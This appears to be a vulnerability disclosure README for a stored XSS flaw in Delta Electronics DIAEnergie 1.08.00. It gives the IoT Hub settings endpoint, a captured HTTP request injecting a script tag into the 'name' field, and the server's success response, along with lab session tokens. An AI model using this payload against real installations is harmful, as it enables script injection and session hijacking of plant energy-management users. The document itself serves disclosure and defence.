Delta-DIAEnergie-XSS

Delta Electronics DIAEnergie 1.08.00 Exists XSS Vulnerability

Vulnerability Introduction

DIAEnergie in the "System Settings"--"IoT Hub Settings" menu bar, when creating a new "shift setting" (url is "/api/DiaSettings/PutIoTHubSetting"), perform xss test on the "name" field, directly When the page is tested, the system will prompt "A potentially dangerous Request.Form value detected from the client (name="123<script>alert(123)</script>")", but in fact the xss script has Submitted successfully.

download link：https://downloadcenter.delta-china.com.cn/downloadCenterCounter.aspx?DID=39971&DocPath=1&hl=zh-CN

Vulnerability verification process

1. In the menu "System Settings" - "IoT Hub Settings", submit "<script>alert(123)</script>" in the name field when creating a new "Shift Settings"


```
PUT /api/DiaSettings/PutIoTHubSetting HTTP/1.1
Host: 192.168.159.129
Content-Length: 308
Accept: */*
X-Requested-With: XMLHttpRequest
Authorization: Bearer
eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJBY2NvdW50IjoiUm9vdCIsIkV4cCI6IlwvRGF0ZSgxNjU4MTMyODkwOTEyKVwvIn0.3jwlK5rVc2a
Bnun0b9EB3Xh2HoDr6Qs_6-oCA9OptR76DoYldHxxZ8rEy_4k9HSjAfbqCgkbxuAJw0NmlSXTOg
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Edg/99.0.1150.55
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.159.129
Referer: http://192.168.159.129/IoTHubSetting.aspx?user=
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: ASP.NET_SessionId=pquyohwkzxaeu1mrwpqkfu4g; _lang=zh-cn;
.ASPXAUTH=B362182DE303B04893EF9AE6F8ED33803347DA95DB1C8F1C8160DE8D9D4F717E349E329796A146DAD2770A50B27165604
C4EBAD3CFBD9073A0839DDF452D0FB9D057FAC6D16105F95569FFDA8BE3DE7D7411233EF86F22B47957AFC66F94924092877436A3C
D17EBB819DE701E7F4101FD8004BE;
token=eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJBY2NvdW50IjoiUm9vdCIsIkV4cCI6IlwvRGF0ZSgxNjU4MTMyODkwOTEyKVwvIn0.3jwlK5r
Vc2aBnun0b9EB3Xh2HoDr6Qs_6-oCA9OptR76DoYldHxxZ8rEy_4k9HSjAfbqCgkbxuAJw0NmlSXTOg
Connection: close

name=123<script>alert(111)</script>&connKey=1&deviceId=2&url=3&certPath=&certPassword=&sid=&def=&certEnable=0&userId=eyJhbGc
iOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJBY2NvdW50IjoiUm9vdCIsIkV4cCI6IlwvRGF0ZSgxNjU4MTMyODkwOTEyKVwvIn0.3jwlK5rVc2aBnun0b9E
B3Xh2HoDr6Qs_6-oCA9OptR76DoYldHxxZ8rEy_4k9HSjAfbqCgkbxuAJw0NmlSXTOg
```

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 39
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/10.0
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Date: Thu, 19 May 2022 08:49:27 GMT
Connection: close

<h2>Global Page Error</h2>
<p>从客户端(name="123<script>alert(111)</...")中检测到有潜在危险的 Request.Form 值。</p>
Return to the <a href='/MainPage.aspx' target='_top'>Main Page</a>
{"IsCompleted":true,"MessagesDesc":"9"}
```

2.success



Releases

No releases published

Packages

No packages published